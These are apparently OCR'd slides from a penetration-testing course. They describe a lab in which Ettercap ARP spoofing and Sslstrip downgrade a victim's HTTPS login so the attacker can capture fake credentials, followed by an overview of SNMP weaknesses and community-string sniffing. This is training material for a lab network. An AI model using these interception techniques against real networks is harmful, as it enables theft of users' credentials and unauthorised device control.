
1. Using Internet Explorer, browser to the URL on this slide to download the root certificate authority for the lab server.
2. At the File Download prompt, click "Open".
3. In the Certificate viewer, click "Install Certificate".
4. In the Certificate Import Wizard, select "Place all certificates in the following store.
5. Click the "Browse" button and select the store for the Trusted Root Certification Authority, then click OK after returning to the Certificate Import Wizard.
6. At the Security Warning prompt, click "Yes" to import the certificate.
7. Finally, restart Internet Explorer for the new certificate authority to take effect.



Exercise - Sslstrip (5) -- Victim Step


If you use Firefox on the victim, follow these steps to configure the browser to trust the certificate for the lab server:

1. Open Firefox and browse to the URL specified on this slide.
2. At the Untrusted Connection page, expand "I Understand the Risks".
3. Click the "Add Exception…" button.
4. At the Add Security Exception dialog, click "Get Certificate".
5. Click "Confirm Security Exception" to add the server to the Firefox trust store.




Exercise - Sslstrip (6) -- Victim Step
With the certificate trusted by your preferred browser, browse to http://10.10.10.70 and mouse-over the "login" link on the left-side of the page. Note that the status bar indicates that the URL is https://10.10.10.70/login Click the link to open the login page. Notice on this page that the site uses HTTPS in the URL bar and the lock icon on the bottom-right corner.

Finally, close your web browser.




Exercise - Sslstrip (7) -- Victim Step
Next, launch Ettercap to use the ARP MITM attack. Download a modified etter.conf file shown at the URL on this slide that allows Ettercap to run with root privileges. This is necessary to work around a bug between Ettercap, Sslstrip and the Linux kernel.
Specify your Windows victim as the first target (replace "XX.XX.XX.XX" with the IP address of your Windows victim) and the IP address of the lab server as your second target, as shown.

With the MITM attack established, the Sslstrip attack is in effect. Next we'll move to the role of the victim and browse to the target website.




Exercise - Sslstrip (7) -- Attacker Step
Returning to the role of the attacker, configure your system to leverage Sslstrip. First turn on IP forwarding, then apply an iptables rule to redirect all HTTP traffic to port 8081, as shown on this slide.

Kali Linux includes the Sslstrip software in the PATH at /usr/bin/sslstrip. Start the sslstrip command from the command-line using the Python 2.6 interpreter included with Kali Linux to work around a bug in the Twisted framework used by Sslstrip. When you start Sslstrip, it will ;listening on the HTTP traffic redirection port as shown.




Exercise - Sslstrip (9) -- Victim Step
As the victim, open the web browser (Internet Explorer or Firefox) and browse to http://10.10.10.70. As before, click the "login" link on the left side of the page.




Exercise - Sslstrip (10) -- Victim Step


As the victim, enter FAKE authentication credentials on the target website such as the example shown on this slide, then click "Log In". You will be redirected to the login page again, since there is no authentication function implemented on this page, but it will suit our purposes for the lab exercise.



Exercise - Sslstrip (11) -- Attacker Step
After the victim attempts to login to the target website, return to the Ettercap window to observe the login credentials, as shown on this slide.



Exercise - Sslstrip (12) -- Victim Step
At the end of the lab, remove the trusted root certificate from Firefox or Internet Explorer, following the instructions on this slide.



SNMP

The Simple Network Management Protocol (SNMP) is a commonly weak yet heavily-used network management protocol found in many enterprise networks. A vital component for monitoring system statistics, remote device management and for network notification events, SNMP is a worthwhile opportunity to investigate for exploitation opportunities.

In an SNMP framework we typically have four components:


- Managed Device: The managed device is the device that is allowing a remote device to read and possibly write SNMP variables.
- Agent: The agent is the SNMP service running on the managed device.
- NMS: The Network Management System is the management console that collects and possibly sets SNMP data on the managed devices by interacting with each SNMP agent. Common NMS' include HP OpenView, Tivoli, and other lightweight data collection systems such as Cacti.
- MIB: The Management Information Base is the set of data reported by the SNMP agent on the managed device. Partially structured, the SNMP MIB represents the data store for retrieving and setting information through SNMP.

Many SNMP implementations have had a history of security failures, ranging from default authentication credentials that cannot be changed to implementation flaws that can be exploited with malformed SNMP traffic. Tools such as snmp-fuzzer (http://www.vulnerabilityassessment.co.uk/snmpfuzzer.htm) use pre-built test cases from the Oulu University Secure Programming Group (OUSPG) to evaluate the robustness of SNMP implementations when handling malformed data.

From a security perspective, SNMPv1 and SNMPv2c (version 2, community edition) are very similar, offering no encryption or integrity protection, relying on a shared secret or "community string" to validate a NMS' access to the SNMP agent. Generally, the SNMP agent offers read-only access to the MIB with one community string, and optionally may offer read-write access to the MIB using a separate key.

SNMPv3 added support for enhanced security with three available security models: noAuthNoPriv (using no authentication or encryption), authNoPriv (using authentication without encryption), and authPriv (using authentication and encryption). Authentication is implemented through a shared secret using HMAC-MD5 or HMAC-SHA checksums included with SNMP traffic. Encryption is provided through the DES cipher in cipher-block-chaining (CBC) mode.

SNMP implementations use UDP/161 for the agent listening port. An agent can also send an unsolicited SNMP message to an NMS known as a SNMP trap following a configured network event using UDP/162.




SNMP Attacks

When evaluating the opportunities for exploiting SNMP, we generally have three categories of attacks:

- Community String Attacks: An attacker may attack the selection of a community string to gain access to the MIB, or to send spoofed SNMP traps to the NMS. Community strings for SNMPv1 and SNMPv2c are vulnerable to eavesdropping attacks, while all three versions of SNMP are vulnerable to dictionary attacks.
- Information Disclosure Threats: An attacker with access to the SNMP MIB may explore the available data to glean sensitive information that may be used to exploit the system further, or to gain additional system or network privileges.
- Remote System Management: If read/write access to the MIB is achieved, an attacker can remotely control and reconfigure a device.


Next, we'll look at each of these attacks in more detail.



SNMP Eavesdropping : Ettercap

If SNMPv1 or SNMPv2c are in use and the attacker can observe the traffic, the community string can be obtained through password sniffing techniques. If SNMP activity is present on the LAN, an attacker who launches a MITM attack with Ettercap will see output similar to that shown on this screen, identifying the SNMP agent sending or receiving SNMP traffic with the community string and the observed SNMP version.

Note that Ettercap does not identify the address of the NMS interacting with the SNMP agent. To collect this level of detail, configure Ettercap to log observed traffic with the "-p pcapfile" argument, then inspect the address information with Wireshark to identify the NMS.

